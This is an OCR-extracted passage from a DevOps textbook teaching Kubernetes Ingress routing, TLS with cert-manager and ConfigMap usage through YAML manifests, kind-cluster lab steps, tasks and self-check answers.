


Figure 8.5-2

5 How it works

A complete Ingress for `shop-api`:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: shop
spec:
  ingressClassName: nginx          # which controller handles this Ingress
  tls:
    - hosts: [shop.example.com]
      secretName: shop-tls         # Secret of type kubernetes.io/tls with tls.crt and
  tls.key
```

```
  rules:
    - host: shop.example.com
      http:
        paths:
          - path: /api
            pathType: Prefix
            backend:
              service:
                name: shop-api
                port:
                  number: 80
          - path: /
            pathType: Prefix
            backend:
              service:
                name: shop-web
                port:
                  number: 80
```

Concept	Meaning
IngressClass	A cluster-scoped object naming a controller (`spec.controller`). Pods of that controller only act on Ingresses whose `ingressClassName` matches. One class may be marked default.
Host rule	Matches the HTTP `Host` header (or TLS SNI). Omit `host` to match every host. A leading wildcard such as `*.example.com` matches exactly one DNS label.
Path rule	`pathType: Exact` matches the exact path. `Prefix` matches by `/` -separated path segments (`/api` matches `/api` and `/api/items` but not `/apiary`). `ImplementationSpecific` leaves matching to the controller.
Precedence	When several paths match, the longest match wins; Exact beats Prefix.
Default backend	Where unmatched requests go. Without one, most controllers return their own 404 page.
TLS termination	The controller holds the certificate from the `tls.secretName` Secret, decrypts, and talks plain HTTP to Pods. Re-encryption or passthrough are controller-specific options.
Annotations	Controller-specific settings (rewrites, timeouts, body size, auth). Powerful but **not portable** between controllers.

How TLS is automated with **cert-manager** (installed separately, usually with Helm or its release manifest):

1. You create a `ClusterIssuer` describing a CA, for example Let's Encrypt (`server: https://acme-v02.api.letsencrypt.org/directory`) with an HTTP-01 solver that uses your Ingress class.
2. You annotate the Ingress with `cert-manager.io/cluster-issuer: letsencrypt-prod` and list `tls` hosts and `secretName` .

3. cert-manager creates a `Certificate`, completes the ACME challenge (it temporarily adds a route for `/.well-known/acme-challenge/...`), stores the issued certificate in the Secret and renews it ahead of expiry (by default once a third of its lifetime remains, which is about 30 days for a 90-day Let's Encrypt certificate). Let's Encrypt's staging server (`acme-staging-v02`) is for testing so you do not hit rate limits.
4. Let's Encrypt validates **public** DNS names, so on a laptop kind cluster use cert-manager's `selfSigned` issuer or a private CA instead; wildcard certificates need the DNS-01 challenge.

Limits of Ingress that push people to the Gateway API: it covers only HTTP(S); anything beyond host and path (header matching, weights, redirects, TCP/UDP) lives in non-portable annotations; and one object serves both platform and application teams. Gateway API separates a `GatewayClass` and `Gateway` (owned by the platform team) from `HTTPRoute` objects (owned by app teams). See also Services §8.4, L4 versus L7 Load Balancing §2.9 and TLS §12.4.

6 Step-by-step guide

Prerequisites: the three-node `devops` kind cluster from topic 1 §8.1, created with the `ingress-ready=true` label and ports 80/443 mapped to your machine, plus `kubectl` and `openssl`. Cost: free. Output below is illustrative.

> The lab installs **ingress-nginx** because it ships an official kind manifest and is the simplest way to see an Ingress working locally. It is retired (see the status note), so treat it as a learning tool, not a production recommendation. Everything you write (the Ingress objects) works with any other controller by changing `ingressClassName`.

1. **Install the controller** (pinned release for kind):

```bash
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/controller-v1.12.0/deploy/static/provider/kind/deploy.yaml
kubectl wait --namespace ingress-nginx --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller --timeout=120s
```

   Expect `pod/ingress-nginx-controller-... condition met`. Also run `kubectl get ingressclass`; you should see a class named `nginx`. The kind variant schedules the controller on the node labelled `ingress-ready=true` and uses host ports 80/443.

2. **Deploy two backends** that answer differently:

```yaml
# apps.yaml
```

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-api
spec:
  replicas: 2
  selector:
    matchLabels: { app: shop-api }
  template:
    metadata:
      labels: { app: shop-api }
    spec:
      containers:
        - name: app
          image: hashicorp/http-echo:1.0
          args: ["-listen=:8080", "-text=hello from shop-api"]
          ports:
            - name: http
              containerPort: 8080
---
apiVersion: v1
kind: Service
metadata:
  name: shop-api
spec:
  selector: { app: shop-api }
  ports:
    - port: 80
      targetPort: http
---
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-web
spec:
  replicas: 2
  selector:
    matchLabels: { app: shop-web }
  template:
    metadata:
      labels: { app: shop-web }
    spec:
      containers:
        - name: app
          image: hashicorp/http-echo:1.0
          args: ["-listen=:8080", "-text=hello from shop-web"]
          ports:
            - name: http
              containerPort: 8080
---
apiVersion: v1
kind: Service
metadata:
```

```
  name: shop-web
spec:
  selector: { app: shop-web }
  ports:
    - port: 80
      targetPort: http
```

```bash
kubectl apply -f apps.yaml
kubectl rollout status deploy/shop-api && kubectl rollout status deploy/shop-web
```

3. **Create host and path routing** (HTTP only first). Save as `ingress.yaml`:

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: shop
spec:
  ingressClassName: nginx
  rules:
    - host: shop.example.com
      http:
        paths:
          - path: /api
            pathType: Prefix
            backend:
              service:
                name: shop-api
                port:
                  number: 80
          - path: /
            pathType: Prefix
            backend:
              service:
                name: shop-web
                port:
                  number: 80
```

```bash
kubectl apply -f ingress.yaml
kubectl get ingress shop
kubectl describe ingress shop
```

`describe` lists the rules and, under `Backends`, the Pod IPs behind each Service. The `ADDRESS` column may take a few seconds or stay `localhost`/empty on kind.

4. **Test routing without touching DNS.** Send the `Host` header yourself, or use `curl --resolve`:

```bash
curl -s -H "Host: shop.example.com" http://localhost/api
curl -s -H "Host: shop.example.com" http://localhost/
curl -s -i -H "Host: other.example.com" http://localhost/ | head -1
```

   Expect `hello from shop-api`, `hello from shop-web`, and `HTTP/1.1 404 Not Found` (no rule for that host, so the controller's default backend answers). If port 80 was remapped to 8080 in your kind config, use `http://localhost:8080`.

5. **Add TLS with a self-signed certificate** (a real cluster would use cert-manager here):

```bash
openssl req -x509 -nodes -newkey rsa:2048 -days 30 -keyout tls.key -out tls.crt \
  -subj "/CN=shop.example.com" -addext "subjectAltName=DNS:shop.example.com"
kubectl create secret tls shop-tls --cert=tls.crt --key=tls.key
```

   Add this block under `spec:` of the Ingress (next to `rules:`), then apply:

```yaml
tls:
  - hosts: [shop.example.com]
    secretName: shop-tls
```

```bash
kubectl apply -f ingress.yaml
curl -s --cacert tls.crt --resolve shop.example.com:443:127.0.0.1
  https://shop.example.com/api
curl -sI http://localhost -H "Host: shop.example.com" | head -3
```

   The HTTPS call prints `hello from shop-api`, verified against your own certificate. The plain-HTTP request now returns a `308 Permanent Redirect` to HTTPS, which is ingress-nginx's default once TLS is configured for a host.

6. **Inspect what the controller generated.** The Ingress was translated into proxy configuration:

```bash
kubectl -n ingress-nginx exec deploy/ingress-nginx-controller -- grep -n "server_name
  shop.example.com" /etc/nginx/nginx.conf
kubectl -n ingress-nginx logs deploy/ingress-nginx-controller --tail=5
```

You see a `server` block for your host and access-log lines with the upstream Pod IP and status.

7. **Break it: wrong Service port.** Change the `/api` backend port number to `8080` (the Service listens on 80), apply, and request `/api`:

```bash
curl -s -i -H "Host: shop.example.com" http://localhost/api -k | head -1
kubectl -n ingress-nginx logs deploy/ingress-nginx-controller --tail=3
```

   The controller reports a missing Service port and returns `503`. Restore `80`.

8. **Break it: no endpoints.** Scale `shop-api` to zero: `kubectl scale deploy/shop-api --replicas=0`. Request `/api`: you get `503 Service Temporarily Unavailable`. Scale back to 2 and it recovers without touching the Ingress.

9. **Clean up.**

```bash
kubectl delete ingress shop && kubectl delete secret shop-tls
kubectl delete -f apps.yaml
rm -f tls.key tls.crt
```

   Leave the controller installed for later topics, or remove it with `kubectl delete ns ingress-nginx` plus the manifest.

Optional (needs a public cluster and a real domain, may cost money for the cluster): install cert-manager from its documented release manifest, create a Let's Encrypt **staging** `ClusterIssuer`, add `cert-manager.io/cluster-issuer: <name>` to the Ingress, and watch `kubectl get certificate -w` until `READY=True`.

7 Real-world scenario

Illustrative scenario. The `shop-api` team launches a new `/checkout` route behind a shared Ingress. After the deploy, ten percent of requests to `https://shop.example.com/checkout` return `502 Bad Gateway`, but only for large payloads. The on-call engineer checks the application: Pods are Ready and logs show nothing. The controller log shows `upstream sent too big header` for some responses and `client intended to send too large body` on others. The controller's default request body limit (1 MB in ingress-nginx) rejects uploads of product images, and a large session cookie overflows the proxy's header buffer. They raise the limits with per-Ingress annotations for `/checkout`, and move the settings into a documented values file. Later the team discovers that the staging cluster, running a different controller, ig-

nores those annotations entirely. **Lesson:** errors generated at the edge are in the controller's logs, not the app's; and annotations tie your manifests to one controller, so record them and test on the same controller you run in production.

8 Common mistakes and best practices

Don't

- Create an Ingress and expect it to work without a controller or with the wrong `ingressClassName`; check `kubectl get ingressclass`.
- Point two teams' Ingresses at the same host and path; the behaviour is controller-specific and often surprising.
- Rely on controller annotations as a portable API, or let every namespace's users create arbitrary annotations (some allow injecting raw proxy config; that is a security risk in multi-tenant clusters).
- Terminate TLS with certificates committed to Git or copied by hand; they expire silently and take the site down.
- Put the Ingress controller's Service on `NodePort` in production without a load balancer and firewall in front.
- Start a new platform on a retired or unmaintained controller; check project health before adopting.

Do

- Run the controller with 2+ replicas, spread across nodes and zones, with resource requests (Resource Requests and Limits §8.14).
- Automate certificates with cert-manager, test with the Let's Encrypt staging endpoint, and alert on certificates nearing expiry.
- Debug in order: DNS resolves to the load balancer, request reaches the controller (its logs), Host and path match a rule, the backend Service has endpoints (Services §8.4), the Pod answers on that port.
- Keep Ingress objects in the same namespace as their backend Services (an Ingress can only reference Services in its own namespace).
- Evaluate the Gateway API for new work, especially where platform and app teams need separate ownership.
- Restrict direct Pod access with NetworkPolicies so only the controller can reach app Pods (NetworkPolicies §8.19).

Tasks

9

- [ ] **T1 — Route two paths through one Ingress** *(≈45 min, beginner)*
  - **Goal:** serve two Services from one host with path routing.
  - **Steps:**
    1. Install the controller and apply `apps.yaml` and `ingress.yaml` from this topic.
    2. Request `/api` and `/` with `curl -H "Host: shop.example.com"`.
    3. Run `kubectl describe ingress shop`.
  - **Done when:** `/api` returns `hello from shop-api`, `/` returns `hello from shop-web`, and `describe` shows both backends with Pod IPs.
- [ ] **T2 — Add a second host** *(≈30 min, beginner)*
  - **Goal:** use name-based virtual hosting.
  - **Steps:**
    1. Add a rule for `admin.example.com` routing `/` to a new Service of your choice (another `http-echo` Deployment).
    2. Test with the `Host` header and with `curl --resolve admin.example.com:80:127.0.0.1 http://admin.example.com/`.
    3. Request an unknown host.
  - **Done when:** the three hosts return three different responses and the unknown host returns the controller's 404.
- [ ] **T3 — Terminate TLS** *(≈45 min, intermediate)*
  - **Goal:** serve HTTPS from a Secret.
  - **Steps:**
    1. Create a self-signed certificate and `kubernetes.io/tls` Secret as in step 5.
    2. Reference it in `spec.tls` and verify with `curl --cacert ... --resolve ...`.
    3. Run `openssl s_client -connect localhost:443 -servername shop.example.com </dev/null 2>/dev/null | openssl x509 -noout -subject -dates`.
  - **Done when:** the subject shows `CN=shop.example.com`, HTTPS returns the app response, and HTTP redirects to HTTPS.
- [ ] **T4 — Break and fix: three edge errors** *(≈50 min, intermediate)*
  - **Goal:** map edge status codes to causes.
  - **Steps:**
    1. Produce a 404 (wrong host), a 503 (zero replicas), and a 503 or 502 (wrong Service port).

2. For each, capture the response status, the controller log line and the output of `kubectl get endpointslices -l kubernetes.io/service-name=<svc>`.
3. Fix each and verify `200`.

- **Done when:** you have a three-row table of symptom, log evidence, cause and fix, and all three requests return `200` afterwards.

- [ ] **T5 — Plan certificate automation** *(≈60 min, advanced)*
  - **Goal:** configure cert-manager on a cluster where it can work.
  - **Steps:**
    1. Install cert-manager following its documentation; create a `selfSigned ClusterIssuer`.
    2. Remove the manual Secret, add the `cert-manager.io/cluster-issuer` annotation to the Ingress, and watch `kubectl get certificate,certificaterequest`.
    3. Delete the Secret and observe it being reissued.
  - **Done when:** `kubectl get certificate` shows `READY True`, the Secret exists without you creating it, and you can explain which part Let's Encrypt would replace on a public cluster.

- [ ] **T6 — Prove it: explain a request end to end** *(≈30 min, advanced)*
  - **Goal:** narrate `https://shop.example.com/api/items` from browser to container.
  - **Steps:**
    1. Without notes, write the chain: DNS, load balancer, controller Pod, TLS termination, host and path match, Service endpoints, Pod.
    2. Name the Kubernetes object that holds each decision (Ingress, IngressClass, Secret, EndpointSlice).
    3. Demonstrate it live by tailing the controller log while sending one request, and point to your request in the log.
  - **Done when:** your chain is correct, and you can say what you would check first for each of 404, 502, 503 and a certificate warning.

10 Self-check questions

1. What is the difference between an Ingress and an Ingress controller?
2. Why is one Ingress controller usually cheaper than a `LoadBalancer` Service per app?
3. Does `path: /api` with `pathType: Prefix` match `/apiary`? What decides between two matching paths?

4. Where does the TLS certificate for an Ingress live, and who renews it?
5. A request returns 404 from the controller, and another returns 503. What does each tell you?
6. Why are Ingress annotations a portability and security concern, and what is replacing the Ingress API?

ANSWERS

1. The Ingress is only a set of routing rules stored in the API. The controller is a running proxy that watches those rules and carries them out. Without a controller (and a matching class) an Ingress does nothing.
2. Each `LoadBalancer` Service creates its own billable cloud load balancer and public IP. An Ingress controller sits behind one load balancer and routes many hosts and paths by HTTP rules.
3. No. `Prefix` matches whole path segments, so `/api` matches `/api` and `/api/...` but not `/apiary`. The longest matching path wins, and `Exact` beats `Prefix`.
4. In a Secret of type `kubernetes.io/tls` named by `spec.tls[].secretName`, in the Ingress's namespace. cert-manager (or a person) creates and renews it; the controller reloads it.
5. 404 means the controller answered but found no rule for that host and path (or no default backend). 503 means a rule matched but the backend Service has no Ready endpoints or an invalid port. 502 means the connection to a Pod failed or the Pod sent a bad response.
6. Annotations are controller-specific, so manifests do not move between controllers, and permissive ones can inject raw proxy configuration. The Gateway API (Gateway, HTTPRoute) is the successor with typed, portable fields and role separation.

11 Further reading

- Kubernetes documentation, *Concepts* > *Services, Load Balancing, and Networking* > *Ingress*, *Ingress Controllers* and *Gateway API*.
- Kubernetes blog, *Ingress NGINX Retirement: What You Need to Know* (November 2025).
- cert-manager documentation, *Securing Ingress Resources* and *ACME issuers*.
- Gateway API documentation (gateway-api.sigs.k8s.io), *Migrating from Ingress*.
- kind documentation, *Ingress* guide.

8.6 ConfigMaps

Topic 6 of 19 | ~3 hours | Difficulty: Beginner

1 What it is

A **ConfigMap** is a Kubernetes object that stores non-confidential configuration as key-value pairs, so the same container image can run unchanged in dev, staging and production. A key can hold a short value (`LOG_LEVEL: info`) or a whole file (`nginx.conf`, `app.properties`). This is the Kubernetes version of the twelve-factor rule "store config in the environment": the image contains code, the cluster contains configuration.

Pods consume a ConfigMap in three ways: as **environment variables**, as **files in a mounted volume**, or by having the application read it through the API (rare). A ConfigMap is limited to about 1 MiB in total because it lives in etcd (Cluster, Nodes and Control Plane §8.1). Anything confidential (passwords, tokens, private keys) belongs in a Secret §8.7, not here.

2 Why it matters in DevOps

- **One image, many environments.** Rebuilding an image to change a log level or a URL breaks the "build once, deploy many" principle of CI/CD §0.2 and Immutable Infrastructure §0.5.
- **The classic surprise:** you edit a ConfigMap and nothing changes in the running app. Whether and when a change reaches a Pod depends on how it is consumed (env var versus volume), and that confuses almost every newcomer.
- **Config is code.** ConfigMaps belong in Git, reviewed like application changes. A one-character typo in a mounted `nginx.conf` can take down every Pod at the next restart.
- **Blast radius.** A ConfigMap shared by 40 Deployments changes behaviour for all of them at once. Immutable, versioned ConfigMaps limit that.

3 Real-world system example

Kubernetes' own components and add-ons use ConfigMaps for their configuration. CoreDNS reads its `Corefile` from a ConfigMap named `coredns` in `kube-system`, and kubeadm stores the cluster configuration in the `kubeadm-config` ConfigMap there. You can inspect the CoreDNS one on any cluster. Prometheus installations on Kubernetes commonly keep scrape and alerting rules in ConfigMaps (the Prometheus Operator generates them), and the NGINX ingress controller used ConfigMaps for global proxy settings.

Helm and Kustomize (later levels) lean on a related pattern: `configMapGenerator` in Kustomize appends a hash of the content to the ConfigMap name, so changing the data changes the name and therefore triggers a rolling update of every Deployment that references it. That solves the "rollout on change" problem described below.

4 Diagram




Figure 8.6-1

5 How it works

Create a ConfigMap declaratively:

```yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: shop-config
data:
  LOG_LEVEL: info                  # simple key-value
  PORT: "8080"                     # values are always strings: quote numbers and booleans
  app.properties: |                # a whole file as one key
    feature.checkout=true
    cache.ttl=60
```

Consume it in a Pod template:

```yaml
spec:
  containers:
    - name: app
      image: nginx:1.27
      env:
        - name: LOG_LEVEL          # one key, renamed
          valueFrom:
            configMapKeyRef:
              name: shop-config
              key: LOG_LEVEL
      envFrom:
        - configMapRef:            # every key becomes an env var
            name: shop-config
      volumeMounts:
        - name: config
          mountPath: /etc/shop
          readOnly: true
  volumes:
    - name: config
      configMap:
        name: shop-config
        items:                     # optional: choose keys and file names
          - key: app.properties
            path: app.properties
```

Aspect	Environment variable	Mounted volume
Best for	Simple scalars, 12-factor apps	Whole files, config the app re-reads

Aspect	Environment variable	Mounted volume
Updates on edit	**No.** Fixed at container start	**Yes**, eventually (kubelet sync period plus cache delay, typically within a minute or two)
Update with `subPath`	n/a	**No.** `subPath` mounts never receive updates
App must	Be restarted	Watch or re-read the file
Limits	Name rules (valid env names), visible in `kubectl describe` and `/proc`	Key names become file names

Other facts worth knowing:

- `binaryData` holds binary content (base64 encoded); `data` holds UTF-8 text.
- **Optional references.** `optional: true` lets a Pod start when the ConfigMap or key is missing. By default a missing ConfigMap leaves the Pod stuck in `ContainerCreating` or `CreateContainerConfigError`, which is a useful loud failure.
- **Immutable ConfigMaps.** Setting `immutable: true` makes the data read-only (you must delete and recreate to change it). It protects against accidental edits and lets the kubelet stop watching it, which reduces load on the API server in big clusters.
- **Rollout on change.** Kubernetes does *not* restart Pods when a ConfigMap changes. Common solutions:
  1. `kubectl rollout restart deploy/shop-api` (manual, simple).
  2. Put a hash of the ConfigMap in a Pod template annotation (Helm: `checksum/config: {{ include ... | sha256sum }}`), so any change edits the template and triggers a rolling update.
  3. Create **versioned immutable ConfigMaps** (`shop-config-v7`, or Kustomize's generated hash suffix) and point the Deployment at the new name; rolling back is changing the name back (Deployments and ReplicaSets §8.3).
  4. Run a sidecar or use an app that reloads on file change (for example by watching the file or handling `SIGHUP`).
- **Creating from files:** `kubectl create configmap shop-config --from-file=app.properties --from-literal=LOG_LEVEL=info --dry-run=client -o yaml` generates the YAML for Git.
- **Namespaced:** a Pod can only reference ConfigMaps in its own namespace (Namespaces §8.8).

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). Cost: free. Outputs are illustrative.

1. **Create the ConfigMap** from literals and a file:

```bash
cat > app.properties <<'EOF'
feature.checkout=true
cache.ttl=60
EOF
kubectl create configmap shop-config --from-literal=LOG_LEVEL=info --from-
  literal=PORT=8080 --from-file=app.properties
kubectl get configmap shop-config -o yaml
```

   You see `data:` with three keys; the file's name became a key.

2. **Consume it as both env vars and a file.** Save and apply:

```yaml
# config-demo.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: config-demo
spec:
  replicas: 1
  selector:
    matchLabels: { app: config-demo }
  template:
    metadata:
      labels: { app: config-demo }
    spec:
      containers:
        - name: app
          image: busybox:1.36
          command: ["sh", "-c", "while true; do echo \"LOG_LEVEL=$LOG_LEVEL\"; cat
  /etc/shop/app.properties; sleep 30; done"]
          envFrom:
            - configMapRef:
                name: shop-config
          volumeMounts:
            - name: config
              mountPath: /etc/shop
      volumes:
        - name: config
          configMap:
            name: shop-config
```

```bash
kubectl apply -f config-demo.yaml
kubectl rollout status deploy/config-demo
kubectl logs deploy/config-demo
```

Expect `LOG_LEVEL=info` followed by the two properties.

3. **Edit the ConfigMap and watch what updates.**

```bash
kubectl patch configmap shop-config --type merge -p '{"data":
  {"LOG_LEVEL":"debug","app.properties":"feature.checkout=false\ncache.ttl=120\n"}}'
sleep 90
kubectl exec deploy/config-demo -- sh -c 'echo "env: $LOG_LEVEL"; cat
  /etc/shop/app.properties'
```

Typically the file shows the new values (after up to a minute or two) while `env:` still prints `info`. That is the central lesson of this topic.

4. **Trigger a rollout.** Restart so the env var is re-read:

```bash
kubectl rollout restart deploy/config-demo
kubectl rollout status deploy/config-demo
kubectl exec deploy/config-demo -- sh -c 'echo "env: $LOG_LEVEL"'
```

Now it prints `debug`.

5. **Make it automatic with a content hash.** Add a Pod template annotation derived from the config, then change the config:

```bash
HASH=$(kubectl get configmap shop-config -o yaml | sha256sum | cut -c1-12)
kubectl patch deploy config-demo -p "{\"spec\":{\"template\":{\"metadata\":
  {\"annotations\":{\"checksum/config\":\"$HASH\"}}}}}"
kubectl rollout status deploy/config-demo
```

Re-run the two lines after each config change and the Deployment rolls. (Helm and Kustomize do this for you.)

6. **Make a versioned immutable ConfigMap.**

```bash
kubectl create configmap shop-config-v1 --from-literal=LOG_LEVEL=warn --dry-run=client
  -o yaml \
  | sed '/^data:/i immutable: true' | kubectl apply -f -
kubectl patch configmap shop-config-v1 --type merge -p '{"data":
  {"LOG_LEVEL":"error"}}'
```

The patch is rejected with an error like `field is immutable when 'immutable' is set`. To change it you create `shop-config-v2` and switch the Deployment to it.

7. **Break it: missing ConfigMap.** Change `name: shop-config` in the Deployment's `envFrom` to `shop-confg`, apply, and run:

   ```bash
   kubectl get pods -l app=config-demo
   kubectl describe pod -l app=config-demo | grep -A3 -i 'warning\|state:'
   ```

   The new Pod shows `CreateContainerConfigError` with `configmap "shop-confg" not found`, while the old Pod keeps running, because the rolling update never gets a Ready replacement. Fix the name.

8. **Clean up.**

   ```bash
   kubectl delete deploy config-demo
   kubectl delete configmap shop-config shop-config-v1
   rm -f app.properties
   ```

7 Real-world scenario

Illustrative scenario. A team enables a new rate-limit setting for `shop-api` by editing the ConfigMap `shop-config` in production. Nothing happens, so an engineer assumes the edit was lost and applies it again, then "fixes" it by deleting a few Pods. Those Pods restart with the new env var, the others keep the old value, and for an hour half the fleet limits at 100 requests a minute and half at 1000. Customers see inconsistent `429` responses depending on which Pod they hit. The incident review finds that the value was an environment variable (read only at start) and that Pods had been restarted ad hoc. The fix: the Helm chart now adds a `checksum/config` annotation so every config change triggers a normal rolling update, and production ConfigMaps are versioned and immutable. **Lesson:** config changes need the same controlled rollout as code changes, and mixed versions are a symptom of manual restarts.

8 Common mistakes and best practices

Don't

- Store passwords, tokens or private keys in a ConfigMap; they are not protected beyond normal RBAC and appear in plain text (Secrets §8.7).
- Expect env vars to update when a ConfigMap changes.
- Mount a single file with `subPath` and expect live updates.

- Edit production ConfigMaps by hand with `kubectl edit`; Git and the deploy tool then disagree.
- Forget to quote numbers and booleans in `data` (values must be strings).
- Put huge files (near the 1 MiB limit) in a ConfigMap.

Do

- Keep ConfigMaps in Git, one per concern, and review changes like code.
- Use versioned, `immutable: true` ConfigMaps (or a content-hash annotation) so config changes roll out and roll back like Deployments.
- Use `envFrom` for twelve-factor style settings and volumes for files; mount read-only.
- Validate config in CI (for example `nginx -t` on a rendered `nginx.conf`) before it reaches the cluster.
- Let missing ConfigMaps fail loudly (do not set `optional: true` unless a default really is safe).

9 Tasks

- [ ] **T1 — Inject config two ways** *(≈30 min, beginner)*
  - **Goal:** consume one ConfigMap as env vars and as a file.
  - **Steps:**
    1. Create `shop-config` and the `config-demo` Deployment from this topic.
    2. Read both forms with `kubectl logs` and `kubectl exec`.
  - **Done when:** the logs show `LOG_LEVEL=info` and the contents of `app.properties`.
- [ ] **T2 — Observe the update asymmetry** *(≈30 min, beginner)*
  - **Goal:** prove which consumption method updates live.
  - **Steps:**
    1. Patch the ConfigMap values.
    2. After 90 seconds read the env var and the mounted file in the same Pod.
    3. Repeat with a second container that mounts the file using `subPath`.
  - **Done when:** you have a three-row table (env var, volume, subPath) of "updated: yes/no" matching your observations.
- [ ] **T3 — Roll out on change** *(≈45 min, intermediate)*
  - **Goal:** make a config edit restart Pods automatically.
  - **Steps:**

1. Add a `checksum/config` annotation to the Pod template as in step 5.
2. Change a ConfigMap value, recompute the hash, patch it.
3. Watch `kubectl rollout status` and `kubectl get rs`.

- **Done when:** a new ReplicaSet appears, and new Pods show the new env value.

- [ ] **T4 — Versioned immutable config with rollback** *(≈45 min, intermediate)*
  - **Goal:** change and roll back config via names.
  - **Steps:**
    1. Create `shop-config-v1` and `shop-config-v2` with `immutable: true` and different `LOG_LEVEL`.
    2. Point the Deployment at v2 and then run `kubectl rollout undo`.
    3. Try to edit v1 in place.
  - **Done when:** the undo returns Pods to v1 values and the in-place edit is rejected.

- [ ] **T5 — Break and fix: missing key** *(≈30 min, intermediate)*
  - **Goal:** recognise config-related Pod errors.
  - **Steps:**
    1. Reference a non-existent key with `configMapKeyRef` and apply.
    2. Capture `kubectl get pods` and the event text; fix it. Repeat with a missing ConfigMap name.
  - **Done when:** you can state the error status for each case (`CreateContainerConfigError`) and the event message that names the missing object or key.

- [ ] **T6 — Prove it: explain it to a teammate** *(≈25 min, advanced)*
  - **Goal:** answer "I changed the ConfigMap, why is nothing different?"
  - **Steps:**
    1. Without notes, list the four ways to make config changes take effect and the trade-offs of each.
    2. Demonstrate two of them live on a fresh Deployment.
  - **Done when:** both demos show the new value in the running container, and your explanation covers env var, volume, `subPath` and immutability.

10 Self-check questions

1. What belongs in a ConfigMap and what does not?
2. After editing a ConfigMap, which consumption methods see the change without a restart?

3. Why do `subPath` mounts not update?
4. What does `immutable: true` buy you?
5. Give two ways to roll out Pods automatically when a ConfigMap changes.
6. A Pod is stuck in `CreateContainerConfigError`. What do you check first?

ANSWERS

1. Non-confidential settings: flags, URLs, feature toggles, config files. Passwords, tokens and keys belong in Secrets (and ideally an external secret store).
2. Only volume mounts (without `subPath`), after the kubelet syncs, typically within a minute or two, and the application must re-read the file. Env vars never update in a running container.
3. A `subPath` mount bind-mounts a single path directly, so the kubelet's atomic symlink swap that updates normal volumes does not apply to it.
4. Protection against accidental or unreviewed changes, and less load on the API server because the kubelet does not need to watch it. Changes require a new ConfigMap name, which enables clean rollbacks.
